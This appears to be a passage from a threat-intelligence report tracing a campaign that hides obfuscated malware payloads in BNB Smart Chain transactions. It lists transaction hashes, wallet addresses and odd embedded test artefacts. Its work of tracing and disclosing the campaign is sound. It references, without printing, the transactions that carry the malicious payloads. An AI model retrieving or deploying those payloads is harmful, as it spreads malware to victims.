
Source: Google Maps
Note: this was formally the US Consulate based in Vladivostok although closed down and was turned into the Uzbekistan Consulate you can find more information here: https://embassies.info/ConsulateofUzbekistaninVladivostokRussia.

Location of IP address, Present Uzbek Embassy Building (Source: Yandex Maps)
A New Numbers Station? Strange TxDataHiding
During the review of transaction messages, several unusual artefacts emerged that had been embedded on chain. The purpose of these artefacts is not known, however it may have been used for testing purposes. It may also be a primitive form of misdirection, or even an unknown Capture the Flag (CTF) using the same infrastructure as the threat actor.
This was related to 0x6bEf55A0BB4bFF96f947eb1f87E9a59031BB1686 which was connected to our original 0x000000000000000000000000000000000000dEaD addresses.
Similar transactions were also observed on Polygon in more recent days, which may be indicative of testing alternative methods for delivery

Crystal Intelligence Platform
Unusual Strings
Strange string:
"Hello my name is Charlie"
https://bscscan.com/tx/0x41e594f1605522af0b91b7047255685c81c1f2fa785c3d59f76220205e2b1c59
Multimedia Files


The destination wallet which appears to be one for this campaign had a JPEG of a chest X Ray embedded in it: https://bscscan.com/tx/0x35abd696c971db5baa4db138fbd091b56a9837edf21ec5d9db9f60a21688f622
A sample medical report (pdf) with synthetic data:
https://bscscan.com/tx/0x31f7276a8b474891f0b072aba96ec456ed05e8d14d9fba6943fa532fbe4bfebf

Fake legal document:
Other PDFs included what looks like some garbage data for a fake contract:
https://bscscan.com/tx/0x23dcad0d020465454c91ffbdef03622411514661b89791b097f49e2363d88ada

An audio file was also found, reporting 'Stratus File Test':
https://bscscan.com/tx/0xe2ce2c1a48f253df8605412ddc45a425d63a6d0eaa4d7f97801a08f8a58af75c
A 'test gif':
https://bscscan.com/tx/0x4d81bab4dc927a4e7ca1a576ed9f697f9d0bed9f410935189a7a8b8f6ccadf10
Cryptographic Keys
Numerous AES GCM algorithms:
AES-GCM IP cores implement the Advanced Encryption Standard (AES) in Galois Counter Mode (GCM). AES-GCM is a widely used cryptographic algorithm for Authenticated Encryption with Associated Data (AEAD) purposes, providing both data confidentiality and authenticity.
Its very likely that the threat actor is utilising this to further complicate their obfuscation techniques. Without the key and nonce it is near impossible to deobfuscate contents that are encrypted.
https://bscscan.com/tx/0x0f8211634dfd292dc5a27e3e18258c830b7eae1a12db20a172e409c2750905d7
https://bscscan.com/tx/0xd5a9027b4878bfe0683c1232aa68931b0da1a942cfff9af282d46648fa84f1e3
https://bscscan.com/tx/0xa5ff50df963bba22349c9bfb2d3e1165833a1c955581213c1c3942a40fb559fc
https://bscscan.com/tx/0x8d011dbc99962ee919279702d0eab286ed08787341fcdc5342e41d3453ed0108
Token Contract
The following is a sample GCM:
https://bscscan.com/tx/0x90aa1383cb1717aaf9f3b77451b09acb017f14490a778e4d33cb0bb70a0e7df2
This is a Stratus (STRAT) ERC-20 token contract - essentially digital money on the Ethereum blockchain. When deployed, it creates a fixed supply of 100 million STRAT tokens (with 18 decimal places) and sends them all to a single wallet address. From there, people can transfer tokens to each other, check their balances, and approve other addresses (like decentralized exchanges) to spend tokens on their behalf. It also includes a "permit" feature that lets users approve spending via a cryptographic signature instead of an on-chain transaction, which saves gas fees. It's a standard, minimal token contract with no special mechanics like taxes, minting, burning, or admin controls - just basic fungible token functionality.
XCTDH History
Based on the BSC wallet we followed in Parts 1-3, 0x9BC1355344B54DEDf3E44296916eD15653844509, we can also perform some timeline analysis to assess that at the very least BSC-based Transaction Data Hiding (TxData Hiding) has existed as early as February 7 2025; as this is the first occurrence of a transaction containing a malicious obfuscated payload:
0x00296c01c443aee6712330a97e851c4a100c9764bd56426f432c2c802c7005fd

Interestingly there were also multiple transactions not only deliberately made to dead wallets 0x000000000000000000000000000000000000dEaD but also to other wallets likely for testing:

Crystal Intelligence Platform
0x8EaC3198dD72f3e07108c4C7CFf43108AD48A71c - This address is the BOT 2025 Deployer
0xF55657e8ADefaE0578D771ddb942d22A70328478 - this address, similar to others, used a number of cross-chain bridges. Though tracing on chain there were no suspicious connections, deposits from this address were made to Republic of Korea based Centralised Cryptocurrency Exchange services, as well as other large international services.

Crystal Intelligence Platform
0x37648d37BbB103e0cFD1cBe399B3f46b3E6b3a0f - sent funds to malware transaction address; active on multiple chains. Exposure to centralised exchanges and many DeFi services.
